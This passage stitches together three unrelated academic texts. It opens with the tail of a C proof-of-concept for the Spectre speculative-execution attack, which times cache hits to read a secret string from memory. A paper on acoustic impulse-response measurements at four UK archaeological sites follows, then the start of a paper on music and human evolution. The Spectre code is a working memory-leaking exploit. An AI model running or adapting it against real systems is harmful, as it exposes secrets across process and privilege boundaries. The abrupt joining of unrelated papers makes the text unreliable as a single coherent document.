uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0;  /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];
  }
}


/********************************************************************
Analysis code
********************************************************************/
#define CACHE_HIT_THRESHOLD (80)  /* assume cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
  static int results[256];
  int tries, i, j, k, mix_i, junk = 0;
  size_t training_x, x;
  register uint64_t time1, time2;
  volatile uint8_t *addr;

  for (i = 0; i < 256; i++)
    results[i] = 0;
  for (tries = 999; tries > 0; tries--) {

    /* Flush array2[256*(0..255)] from cache */
    for (i = 0; i < 256; i++)
      _mm_clflush(&array2[i * 512]);  /* intrinsic for clflush instruction */

    /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush(&array1_size);
      for (volatile int z = 0; z < 100; z++) {}  /* Delay (can also mfence) */

      /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
      /* Avoid jumps in case those tip off the branch predictor */
      x = ((j % 6) - 1) & ~0xFFFF;   /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = (x | (x >> 16));           /* Set x=-1 if j%6=0, else x=0 */
      x = training_x ^ (x & (malicious_x ^ training_x));

      /* Call the victim! */
      victim_function(x);
```

```
    }

    /* Time reads. Order is lightly mixed up to prevent stride prediction */
    for (i = 0; i < 256; i++) {
      mix_i = ((i * 167) + 13) & 255;
      addr = &array2[mix_i * 512];
      time1 = __rdtscp(&junk);            /* READ TIMER */
      junk = *addr;                       /* MEMORY ACCESS TO TIME */
      time2 = __rdtscp(&junk) - time1;    /* READ TIMER & COMPUTE ELAPSED TIME */
      if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
        results[mix_i]++;  /* cache hit - add +1 to score for this value */
    }

    /* Locate highest & second-highest results results tallies in j/k */
    j = k = -1;
    for (i = 0; i < 256; i++) {
      if (j < 0 || results[i] >= results[j]) {
        k = j;
        j = i;
      } else if (k < 0 || results[i] >= results[k]) {
        k = i;
      }
    }
    if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
      break;  /* Clear success if best is > 2*runner-up + 5 or 2/0) */
  }
  results[0] ^= junk;  /* use junk so code above won't get optimized out*/
  value[0] = (uint8_t)j;
  score[0] = results[j];
  value[1] = (uint8_t)k;
  score[1] = results[k];
}

int main(int argc, const char **argv) {
  size_t malicious_x=(size_t)(secret-(char*)array1);   /* default for malicious_x */
  int i, score[2], len=40;
  uint8_t value[2];

  for (i = 0; i < sizeof(array2); i++)
    array2[i] = 1;    /* write to array2 so in RAM not copy-on-write zero pages */
  if (argc == 3) {
    sscanf(argv[1], "%p", (void**)(&malicious_x));
    malicious_x -= (size_t)array1;  /* Convert input value into a pointer */
    sscanf(argv[2], "%d", &len);
  }

  printf("Reading %d bytes:\n", len);
  while (--len >= 0) {
    printf("Reading at malicious_x = %p... ", (void*)malicious_x);
    readMemoryByte(malicious_x++, value, score);
    printf("%s: ", (score[0] >= 2*score[1] ? "Success" : "Unclear"));
    printf("0x%02X='%c' score=%d    ", value[0],
           (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
    if (score[1] > 0)
      printf("(second best: 0x%02X score=%d)", value[1], score[1]);
    printf("\n");
  }
  return (0);
}
```

Listing 4: A demonstration reading memory using a Spectre attack on x86.

ARCHAEOLOGICAL ACOUSTIC SPACE MEASUREMENT FOR CONVOLUTION REVERBERATION AND AURALIZATION APPLICATIONS

Damian T. Murphy

Intelligent Systems — Audio Lab, Department of Electronics
University of York, Heslington, York, YO10 5DD, UK
dtm3@ohm.york.ac.uk

ABSTRACT

Developments in measuring the acoustic characteristics of concert halls and opera houses are leading to standardized methods of impulse response capture for a wide variety of auralization applications. This work presents results from a recent UK survey of non-traditional performance venues focused in the field of acoustic archaeology. Sites are selected and analyzed based on some feature of interest in terms of their acoustic properties. As well as providing some insight as to the characteristics and construction of these spaces, the resulting database of measurements has a primary use in convolution based reverberation and auralization. A recent sound installation based on one of the selected sites is also presented.

1. INTRODUCTION

Convolution based reverberation and auralization for audio post-production and computer music applications require a large, high quality database of Room Impulse Responses (RIRs). The static nature of RIR based reverb/auralization does not lend itself to real-time editing of the virtual environment in the same manner as more established IIR filter/circulant-network based implementations. Hence, a larger database of virtual spaces is required to attempt to cater for every creative possibility. These RIRs must therefore be obtained through a process of either recording/measurement or modeling. Current research in capturing the acoustic characteristics of concert halls and opera houses is leading to standardized methods for carrying out high quality RIR measurements that are compatible with many different spatial audio auralization and rendering systems.

This paper presents results from a study of four selected archaeological sites in the UK, each demonstrating some feature of interest in terms of their acoustic characteristics. These sites do not necessarily come under the focus of current acoustic survey and measurement work in traditional music performance venues, but rather achieve their reputation and interest for other notable reasons.

The aim of this work therefore lies in a number of different areas. The primary aim is to expand the range of current acoustic measurement surveys to provide an increased palette of virtual spaces, particularly for practitioners in the fields of audio post production and sound design/composition. In a recent survey of concert halls and opera houses the importance of capturing the unique sound of these spaces and preserving them for posterity is highlighted as another valuable aim [1]. A similar study uses the acoustics of early music spaces to inform the design of modern concert halls [2]. This work also leads to the possibility of using archaeological/architectural acoustic analysis and spatial sound for the interpretation of important historical buildings or heritage sites. For the researcher such analysis may help to give further insight to the purpose of a site, its use or construction. The ability to audition and experience these sites via auralization will also help in the development of more rewarding and informative visitor interactives. This paper is organized as follows. In Section 2 the measurement techniques used for this study based on current best practice are defined, including surround-sound decoding and rendering options. Section 3 examines each of the four sites in turn and considers their relative acoustic characteristics, highlighting pertinent features appropriate for the interested convolution reverb user. Section 4 discuses how these techniques have been used to realize an audio-visual installation artwork and this paper is concluded with a summary of the work to date, and an indication of future directions for this measurement and research programme.

2. RIR MEASUREMENT SYSTEM

2.1. RIR Measurement Guidelines

There exist a number of prior studies that have explored methods for room acoustics measurement and impulse response capture. The CIARM group have written guidelines for measuring the acoustic characteristics of historical opera houses [3], using ISO3382 [4] as a reference. Recommendations include the use of omnidirectional sources exhibiting a wide, flat frequency response, with measurements recorded monaurally, binaurally and/or in B-format. The latter two approaches facilitate spatial analysis of the measured impulse responses. B-format recordings generally employ the use of the Soundfield Microphone, the output of which is four coincident signals corresponding to an omnidirectional sound pressure signal, W, and three figure-of-8 velocity responses, X, Y, and Z, directed as forwards-backwards, left-right and up-down respectively. With such a B-format measurement the W-component can be used for evaluating monaural acoustic parameters, and the additional directional signals to used evaluate spatial characteristics. The B-format signals can also be decoded for a wide variety of multi-channel surround-sound systems.

These guidelines have been developed and refined in more recent acoustic measurement work [2] especially that of Farina *et al.* [1], [5]. Two sound sources are also used, the first a small dodecahedral omnidirectional transducer, combined with a subwoofer, equalized to give a flat response between 80 Hz and 16 kHz. The second is a Genelec S30D, a three-way active multi-amped loudspeaker with AES/EBU digital input. Although it exhibits a more directional characteristic than the omni/subwoofer combination, its frequency response extends from 37 Hz to greater than 20 kHz with only ± 3 dB variation. The directivity pattern is

also more consistent across this frequency range than the omni/sub combination, and avoids the associated errors present at higher frequencies due to the spacing and arrangement of the individual drivers. The microphones used comprise an ORTF cardioid pair, a binaural dummy head and a Soundfield ST-250 all arranged on an automated rotating turntable. The dummy head and the point of intersection of the ORTF pair are arranged at the centre of the turntable's axis of rotation.

2.2. Transducers, Signal Generation and Capture

Figure 1: *Measurement microphones mounted on a turntable and S30D sound source transducer.*

The main aim this project is for multi-speaker RIR auralization of the studied spaces. Hence, the need for binaural measurement is not of paramount importance although if required at a later stage it is possible to derive a binaural representation from a B-format signal. The chosen microphone combination is both a refinement and simplification of that used in [1] and is shown in Fig. 1. A 4-channel Soundfield SPS422B is positioned on a boom arm, 1m from the centre axis of an automated rotating turntable. A single Neumann KM140 cardioid microphone is situated with the capsule end 10.4 cm from the centre axis, essentially one half of an ORTF pair spaced 17 cm apart at an angle of 110°. Both microphones are set at a height of 1.5 m. A 15 s $22 - 22000$ Hz logarithmic sine sweep is used as the excitation signal via a Genelec S30D. This excitation-deconvolution technique has been shown to give better results than previously used methods in terms of signal-to-noise ratio, minimisation of harmonic distortion and not having to rely on repeated measurements and averaging for best results [6]. The rotating turntable is triggered automatically after each excitation sweep and measurements are made at 5° intervals over a complete 360° revolution. Typically, a single set of 72 measurements takes between 25–50 minutes depending on the reverberation time of the space being studied. Post-processing, deconvolution and objective parameter extraction from the resulting RIRs is carried out using Adobe Audition and the Aurora Plug-In Suite [7].

2.3. Decoding and Auralization

The 1 monaural + 4 B-format channels of RIR information can be combined for a wide variety of surround-sound rendering via an appropriate multi-channel audio convolution engine. Those most appropriate for this work are summarized as follows.

2.3.1. Stereo

ORTF stereo presentation for a source at angle θ is possible by selecting RIR pairs at $\theta \pm 55°$. The measurement method employed in this study enables ORTF stereo auralization via only one directional microphone rather than the two used in [1].

2.3.2. Ambisonic Decoding

It is possible to facilitate 2-D or 3-D first-order Ambisonic surround-sound decoding for a mono source to a regularly arranged speaker system of diametrically opposing pairs using the Soundfield B-format RIR channels. W, X, Y give 2-D horizontal decoding with W, X, Y, Z used for full 3-D surround-sound.

2.3.3. B-format derived 5.1 Surround

The B-format responses can also be used to derive discrete 5.1 surround-sound via virtual microphone array modeling. A number of possible microphone arrays have been suggested for recording in ITU 5.1 surround-sound, using combinations of spaced directional (usually cardioid) microphones. It is possible to process and combine the measured B-format RIRs at a specific angle θ to generate any first-order microphone directivity pattern according to (1) and (2) as presented in, for example [8]:

$$V(\alpha, \beta) = \frac{1}{2}\left[(2-d)\cdot W + d\cdot(r_x \cdot X + r_y \cdot Y + r_z \cdot Z)\right] \tag{1}$$

where:

$$\begin{cases} r_x &= \cos(\alpha)\cos(\beta) \\ r_y &= \sin(\alpha)\cos(\beta) \\ r_z &= \sin(\beta) \end{cases} \tag{2}$$

$V(\alpha, \beta)$ is the virtual microphone response, pointing in the direction of α, with elevation β, relative to angle θ around the central axis of measurement. W, X, Y, Z are the B-format RIRs in this case, and $0 \leq d \leq 2$ is the directivity factor where for instance $d = 0$ results in an omnidirectional response, $d = 1$ is a cardioid response and $d = 2$ is a figure-of-8 pattern. Using this method, virtual microphone responses at specific angular positions can be generated. These can then be used to simulate the equivalent discrete 5.1 spaced microphone array recording of a mono source in the measured space, offering an alternative auralization method to standard first order Ambisonic decoding.

2.3.4. High Order Spatial Decoding

Note also that other decoding schemes are also possible with additional post-processing, including higher order Ambisonic B-format according to Poletti's high directivity virtual microphones [9], Wavefield Synthesis [10], Spatial Impulse Response Rendering [11], as well as other hybrid approaches [8].

3. MEASUREMENT SITES

3.1. Acoustic Parameters

With a large database of RIRs available it becomes relatively straightforward to extract and analyze objective acoustic parameters to help quantify the characteristics of the measured spaces. The first parameter considered is ISO3382 T30 relating to the standard interpretation of *Reverberation Time* in octave bands and this is calculated and averaged from W-channel RIRs for angles 0°, 90°,

180° and 270°. The second parameter relates to the *Spatial Impression* of the space and there are a number of objective spatial measures that may be used to help characterize a space in terms of the perception of music heard within its walls, particularly with respect to how sound envelopes and surrounds a listener. *Inter Aural Cross Correlation* (IACC) is often used for binaural sound [12] and ISO3382 defines *Lateral Fraction*, LF [4]. LF can be derived from the W and Y channels of the B-format response, and [1] further defines a modified polar plot for the quantity '1-LF' which shows the angular variation of LF (strictly 1-LF) as it varies with the locus of movement of the Soundfield Microphone in this particular measurement arrangement. The results are directly comparable with standard IACC if it similarly varies with angle, and can be used to give a measure of the diffusivity of the space with high values for 1-LF (hence low values of LF) indicating a highly diffuse soundfield.

3.2. St. Andrew's Church, Lyddington

St Andrew's Church, built in the 14th Century, has one of the finest examples of in-situ acoustic jars (vases or pots) in the UK. These jars were common to European church construction in the late Middle Ages and are said to be based on the ideas of Roman architect Vitruvius, who discussed the use of resonant jars in the design of amphitheatres to provide clarity of voice presentation [13]. They are designed as Helmholtz resonators, giving narrow band energy absorption according to the natural frequency of the jar although there is little conclusive acoustical evidence to show that they behave as designed. Studies suggest that the success or otherwise of these devices depends on the number of jars used and their placement, as well as the characteristics of the building and jars themselves. A ratio of one jar to 120 m^3 is hypothesized as being a good example for success [14]. In anechoic and reverberant chambers the absorption effects of such jars are weak and highly selective, although can be significant below 200 Hz. Together with their additional diffusive effects, the jars potentially help to eliminate strong normal modes and hence can be made effective with careful tuning and positioning [15].

St Andrew's Church presents a good example for study with 11 jars placed high in the chancel, 6 in the north wall and 5 in the south, arranged at irregular intervals such that there are no directly opposite pairs. Although the total volume of the church (chancel + nave + aisles) is of the order of 2600 m^3, the chancel has a volume of only 700 m^3 giving a (Jar:Volume) ratio of 63 m^3, well within the ratio suggested in [14]. A detailed consideration of the jars present on this site as presented in [16] reveals they are clearly non-optimal in their construction, exhibiting weak Helmholtz resonance effects with any absorption that might be demonstrable locally not evident in more general source/receiver positions. There are also strong axial modes evident in the chancel space where the jars are situated, with the critical frequency of this part of the building being approximately 170 Hz. The natural jar resonances are between 350–470 Hz and are therefore beyond this region of modal dominance where they might have helped to absorb problematic axial modes between north and south walls as their placement possibly indicates.

3.2.1. Reverberation Time, T30

St. Andrew's is considered as having a "good" acoustic and is widely used by musicians and ensembles as a performance venue. Fig. 2 presents ISO3382 T30 values, calculated and averaged for the W-channel RIRs over angles 0°, 90°, 180° and 270°. The source was located at the altar steps in the chancel, with the microphone assembly placed in the nave giving a source-receiver distance of 11.5 m.




Figure 2: *IS03382 T30 value for St Andrew's Church W-channel RIR averaged over four measurement angles.*

Considering the 1 kHz T30 value of 1.5 s as a measure of reverberation time perception note the significant bass rise in the two lowest octave bands, potentially helping to support the bass end of musical material presented in the space and together with the gradual roll off in the high end giving a sense of perceived warmth. The dip in the lower mid-range will help with clarity of speech and single note melody lines.

3.2.2. Spatial Impression, 1-LF

Fig. 2 shows the polar plot for 1-LF calculated from the W and Y B-format responses at 10° increments, for a source placed at 0°. This result would indicate a reasonably diffuse space. Note that the 1-LF value is greatest directly to the front and rear demonstrating the coupled reverberant nature of the small chancel and the much larger nave, with most of the diffuse energy in the space arriving at the receiver from the rear (nave).




Figure 3: *(1-LF) polar plots for a source at* 0°.

3.3. Hamilton Mausoleum, Hamilton

Construction on the Hamilton Mausoleum, Hamilton, Scotland, built for the 10th Duke of Hamilton, started in 1842 and lasted

until 1858. It is constructed of marble and sandstone and is surmounted by a dome 36m in height, with two main spaces, a crypt in the lower section, and a chapel that was supposed to be used for worship. However the construction materials, size, shape and dimensions of the latter result in a complex, dense and very long reverberation, and hence render it almost useless for speech presentation. In fact the Guinness Book of World Records claims that the Hamilton Mausoleum has the longest "echo" of any building [17], recorded on 27 May 1994 as taking 15 s for the sound of the reverberation caused by slamming one of the main doors to die away to nothing. The space is now often used by recording musicians for its unique acoustic properties. The interior of Hamilton Mausoleum is approximately octagonal in plan, with a diameter of 18 m. Each side of the octagon is either a plane wall or a further semicircular alcove. The results presented below having the microphone assembly in the centre and the source placed to one side, just outside one of the alcoves, giving a source-receiver distance of 4.8 m.

3.3.1. Reverberation Time, T30

ISO3382 T30 is calculated and averaged for the W-channel RIRs over angles 0°, 90°, 180° and 270° as shown in Fig. 4.




Figure 4: *ISO3382 T30 values for Hamilton Mausoleum W-channel RIR averaged over four measurement angles.*

The T30 values evident in Fig. 4 are clearly very dramatic, in excess of 20 s in the lower octave bands, falling almost linearly to 0.6 s at 16 kHz. Subjective listening confirms this, with the low frequency components for both the RIR in isolation and RIR/convolved audio lasting for some considerable time. Calculating T30 across the whole spectrum of the RIRs, rather than in octave bands gives a value of 15.0s — exactly that of the previously recorded "echo" duration. However, averaging over octave bands gives a value of 11.2 s, and the 1 kHz T30 value is 9.32 s, and these quantities perhaps give a more realistic measure of the perceived reverberation time.

3.3.2. Spatial Impression, 1-LF

Fig. 5 shows the polar plot for 1-LF calculated from the W and Y B-format responses at 10° increments, for a source placed at 0°.

Note that there is a slight reduction in 1-LF at 140° and 240°. This is due to two of the four flat wall sections of the Mausoleum's octagonal boundary, behind the microphone assembly when it is oriented at 0°. These hard flat surfaces act to generate strong specular reflections towards the centre of the space possibly over a closed path due to the symmetrical nature of the construction. Potentially this could result in stronger lateral reflections incident on the Soundfield Microphone, hence a reduction in overall diffusion for these regions. Note that relatively the drop in 1-LF is small and the effect is not completely symmetrical as the wall section at 240° has a large rectangular marble sarcophagus placed in front of it.




Figure 5: *(1-LF) polar plots for a source at* 0°.

3.4. Maes Howe, Orkney

Maes-Howe, Orkney, is one of the finest chambered cairns in Europe, dated to 3000BC. Prior work in the acoustics of ancient sites explores how the resonances exhibited therein might have affected regular human ritual and interaction with the space. For instance [18] presents results from six such sites, revealing strong standing wave patterns between 95–120 Hz with minimal azimuthal or vertical variation. It is hypothesized that as these resonances are within the lower male vocal range, they may have been used in ritual to accentuate aspects of the voice. Unlike many similar ancient structures that have been studied to date, Maes Howe lends itself to the presence of strong modal frequencies. It is almost cubic in shape, of dimension 4.6 m, with walls made from large, flat slabs of stone, resulting in smooth reflecting surfaces rather than more commonly found irregular placement of smaller stones.

3.4.1. Reverberation Time, T30

ISO3382 T30 is calculated and averaged for the W-channel RIRs as before, with the source located at the mid-point of the centre wall, and the microphone assembly in the centre of the space giving a source-receiver distance of 2 m. The results are shown in Fig. 6.

Note the rise in T30 for the 63 Hz and 125 Hz bands. Calculating T30 across the whole spectrum, rather than in octave bands gives a value of $0.55s$. Averaging over octave bands T30 $= 0.57$ s, and at 1 kHz T30 $= 0.51$ s. The rise to almost 0.9 s at 125 Hz is therefore significant and is due to the low frequency modal response, with strong peaks evident at 45, 90, 110, 120, 130 and 145 Hz [16].

3.4.2. Spatial Impression, 1-LF

Fig. 7 shows the polar plot for 1-LF calculated from the W and Y B-format responses at 10° increments, for a source placed at 0°.




Figure 6: *ISO3382 T30 values for W-channel RIR averaged over four measurement angles.*




Figure 7: *(1-LF) polar plots for a source at* 0°.

These results indicate that this is a much less diffuse space compared with the other examples presented, and is to be expected given the small size and regular geometry of the chamber. There is also a general irregularity for 1-LF — the plot is less smooth as it varies with angle — due to dominant early reflections/direct sound present in this small space compared with late reverberation, reducing relative diffusivity according to angle of incidence at the receiver.

3.5. York Minster, York

York Minster is the largest medieval gothic cathedral in the UK and one of the finest in Europe, built between the 12th and 15th centuries on the foundations of the previous Norman church that was in turn constructed on the foundations of the original Roman fortress. It is approximately 160 m long, 76 m wide and 27 m high to the vaulted ceiling, constructed predominantly of stone with extensive, large panels of stained glass windows. Its beautiful acoustic and setting make it a sought after and highly popular music performance venue.

3.5.1. Reverberation Time, T30

ISO3382 T30 is calculated and averaged for the W-channel RIRs as before, with the source located directly under the centre tower, and the microphone assembly in the central nave area giving a source-receiver distance of 23.5 m. The results are shown in Fig. 8.




Figure 8: *ISO3382 T30 values for W-channel RIR averaged over four measurement angles.*

Note that the peak T30 value is 7.25 s in the 250 Hz band. Calculating T30 across the whole spectrum of the RIRs, rather than in octave bands gives a value of 6.4 s. Averaging over octave bands gives a value of 5.1 s, and the 1 kHz T30 value is 6.1 s.

3.5.2. Spatial Impression, 1-LF

Fig. 9 shows the polar plot for 1-LF calculated from the W and Y B-format responses at 10° increments, for a source placed at 0°.




Figure 9: *(1-LF) polar plots for a source at* 0°.

York Minster is the largest of the presented spaces, with the greatest source-receiver distance (although still typical for music performances held here), and its construction and size result in long T30 values across octave bands. Hence, from Fig. 9 it is not surprising that the Minster demonstrates the highest level of diffusivity of all these results, being almost independent of direction, and hence demonstrating a high level of perceived spatial envelopment.

4. A SENSE OF PLACE

A Sense of Place is an interactive sound/light installation commissioned by the York Renaissance Project [19]. The artwork focuses on three specific aspects of York's 2000 year history interpreted using sound and light. The foundation of the piece is the Minster and what it has represented to York since the site was first used by the Romans. This has been realized using the Minster RIRs to render a

virtual acoustic representation of this complex, diffuse reverberant space. The work is presented in one of the gatehouses on the city walls (Bootham Bar) transforming it from a small, enclosed space into a larger and more dramatic sounding virtual acoustic representation of the Minster. Further details about the project can be found at the accompanying online web resource [20].

5. CONCLUSIONS

This paper has demonstrated how developments in room acoustics measurement for auralization can be applied to the field of acoustic archaeology. RIR analysis can provide an insight to the characteristics and construction of these spaces, and the resulting database of measurements has a primary use in convolution based reverberation/auralization. The spaces examined all demonstrate some specific interest in their acoustics or construction. With the exception of the highly modal acoustics of Maes Howe, the sites demonstrate long T30 values and highly diffuse soundfields possibly limiting musical application of these RIRs to specific genres or post-production situations. Therefore it is important to continue to develop this RIR database, surveying a wider range of sites and extending the areas where these RIRs might be creatively applied. Selected RIRs will be available to the audio/computer music community as part of the UK Spatial Audio Creative Engineering research network (SpACE-Net) website [21] and will go live in September 2006.

6. ACKNOWLEDGEMENTS

This work was by the Arts & Humanities Research Council/Arts Council England, award AN8885/APN16671 and the York Renaissance Project. Recognition also goes to the collaborators in this work: Helen Dorward for her valuable field work; John Oxley, City of York Archaeologist; Mark Hildred of Immersive Media Spaces Ltd. Thanks are extended to the custodians of these sites: the Reverend Jane Baxter, the wardens, and Parochial Church Council at the Benefice of Lyddington, St Andrew; Gillian Urquhart and Alan Jones at Historic Scotland (Maes Howe); Linda Barrett and staff at Low Parks Museum, Hamilton (Hamilton Mausoleum); Dean and Chapter of York Minster and the on-site Minster Police.

7. REFERENCES

[1] A. Farina and R. Ayalon, "Recording concert hall acoustics for posterity," in *Proc. AES 24th Int. Conf. on Multichannel Audio*, Banff, Canada, June 26-28 2003, [Online] http://pcfarina.eng.unipr.it/Public/Papers/185-AES24.PDF.

[2] A. Bassuet, "Acoustics of early music spaces from the 11th to 18th century (abstract)," *J. Acoust. Soc. Am.*, vol. 115, no. 5, pt 2, p. 2582, May 2004.

[3] R. Pompoli and N. Prodi, "Guidelines for acoustical measurements inside historical opera houses: Procedures and validation," Retrieved June 29th, 2006, [Online] http://acustica.ing.unife.it/ciarm/download.htm.

[4] ISO3382, "Acoustics – measurement of reverberation time of rooms with reference to other acoustical parameters," ISO, Tech. Rep., 1997.

[5] A. Farina and L. Tronchin, "Advanced techniques for measuring and reproducing spatial sound properties of auditoria," in *Int. Symp. Room Acoustics: Design and Science*, Kyoto, Japan, Apr 11-13 2004, [Online] http://pcfarina.eng.unipr.it/Public/Papers/190-RADS2004.pdf.

[6] A. Farina, "Simultaneous measurement of impulse response and distortion with a swept sine technique," in *108th Conv. Audio Eng. Soc.,* Paris, France, Feb. 18-22 2000, preprint No. 5093.

[7] Aurora, "Plug-ins Home Page v4.0," Retrieved June 29th, 2006, [Online] http://pcfarina.eng.unipr.it/aurora/home.htm.

[8] A. Farina, R. Glasgal, E. Armelloni, and A. Torger, "Ambiophonic principles for the recording and reproduction of surround sound for music," in *Proc. AES 19th Int. Conf. on Surround Sound, Techniques, Technology and Perception*, Schloss Elmau, Germany, June 21-24 2001, pp. 26–46.

[9] M. A. Poletti, "A unified theory of horizontal holographic sound systems," *J. Audio Eng. Soc.*, vol. 48, no. 12, pp. 1155–1182, 2000.

[10] E. Hulsebos, D. de Vries, and E. Bourdillat, "Improved microphone array configurations for auralization of sound fields by Wave-Field Synthesis," *J. Audio Eng. Soc.*, vol. 50, no. 10, pp. 779–790, 2002.

[11] J. Merimaa and V. Pulkki, "Spatial impulse response rendering 1: Analysis and synthesis," *J. Audio Eng. Soc.*, vol. 53, no. 12, Dec. 2005.

[12] Y. Ando, *Concert hall acoustics*. Berlin: Springer Series in Electrophysics, 1985.

[13] I. Rowland and E. Howe, T. N., *Vitruvius: Ten Books on Architecture*. Cambridge: Cambridge University Press, 1999.

[14] V. Desarnaulds, Y. Loerincik, and A. Carvalho, "Efficiency of 13th Century acoustic ceramic pots in two Swiss churches," in *Noise-Con*, Oct 29-31 2001, [Online] http://paginas.fe.up.pt/~carvalho/nc01.pdf.

[15] A. Carvalho, V. Desarnaulds, and Y. Loerincik, "Acoustic behavior of ceramic posts used in middle age worship spaces, a laboratory analysis," in *9th Int. Congress Sound and Vibration*, Jul 8-11 2002, [Online] http://paginas.fe.up.pt/~carvalho/icsv9.pdf.

[16] D. T. Murphy, "Multi-channel impulse response measurement, analysis and rendering in archaeological acoustics," in *119th Conv. Audio Eng. Soc.,* New York, USA, 2005, paper No. 6532.

[17] Guinness World Records, "Longest lasting echo," 2004, 2005, [Online] http://www.guinnessworldrecords.com/content_pages/record.asp?recordid=47025&Reg=1.

[18] R. G. Jahn, P. Devereux, and M. Ibison, "Acoustical resonances of assorted ancient structures," *J. Acoust. Soc. Am.*, vol. 99, no. 2, pp. 649–658, 1996.

[19] Renaissance, "The York Renaissance Project," Retrieved June 29th, 2006, [Online] http://www.renaissanceyork.org.uk/.

[20] D. Murphy, J. Oxley, and M. Hildred, "A Sense of Place," Retrieved June 29th, 2006, [Online] http://www.boothambar.org.uk/.

[21] SpACE-Net, "The spatial audio creative engineering network – SpACE-Net," Retrieved June 29th, 2006, [Online] http://www.space-net.org.uk/.

Musical behaviours and the archaeological record: a preliminary study

Ian Cross
University of Cambridge Faculty of Music
Ezra Zubrow
University of Cambridge, Department of Archaeology/SUNY Buffalo
Frank Cowan
Cincinnati Museum Center

(preprint of paper published as Cross, I., Zubrow, E. and Cowan, F. (2002) Musical behaviours and the archaeological record: a preliminary study. In J. Mathieu (Ed.), ***Experimental Archaeology. British Archaeological Reports International Series 1035***, 25-34.)

The research presented in this paper is funded by a British Academy Small Grant (SG-30046) to Ian Cross and was conducted by in collaboration with Professor Ezra Zubrow of the State University of New York at Buffalo and the Department of Archaeology, University of Cambridge and Dr Frank Cowan of the Cincinnati Museum Center

---

Introduction

The research discussed here has three different points of origin: the relation between music and human evolution, specifically, human cognitive evolution; the nature of the evidence for musical behaviours in the archaeological record; and the issue of making musical sounds with stones.

One might suppose that music, as a cultural phenomenon, has little to do with evolution. But, from a cognitive-scientific perspective, music is inescapably material, being evidenced in musical behaviours; behind human behaviours lie human minds, and behind human minds lie embodied human brains. Accepting a materialist basis for human behaviours, consideration of evolution's role in those behaviours seems inescapable. Taking an evolutionary approach to human behaviours does **not** necessitate adoption of a gene-centred ontological reductionism; indeed, it may be that evolutionary perspectives afford excellent frameworks within which an understanding of music as individual minded behaviour - material practice - can be reconciled with an understanding of music as embedded in a nexus of shared ways of understanding - music as culture. The existence of an evolutionary basis for music is unlikely to be explanatory of most of the attributes, significances, purposes and interpretations that can be borne by the music of any **particular** culture. But it **can** provide some hypotheses about the dynamics of cognition and interaction that may underlie those attributes, significances, etc. And some recently developed hypotheses about the relation between music and evolution (see Cross, 1999: Brown, 2000: Dissanayake, 2000) constitute the broad context for the present research - specifically, that the emergence of 'musicality' played a significant role in the evolution of modern humans, *Homo sapiens sapiens*.

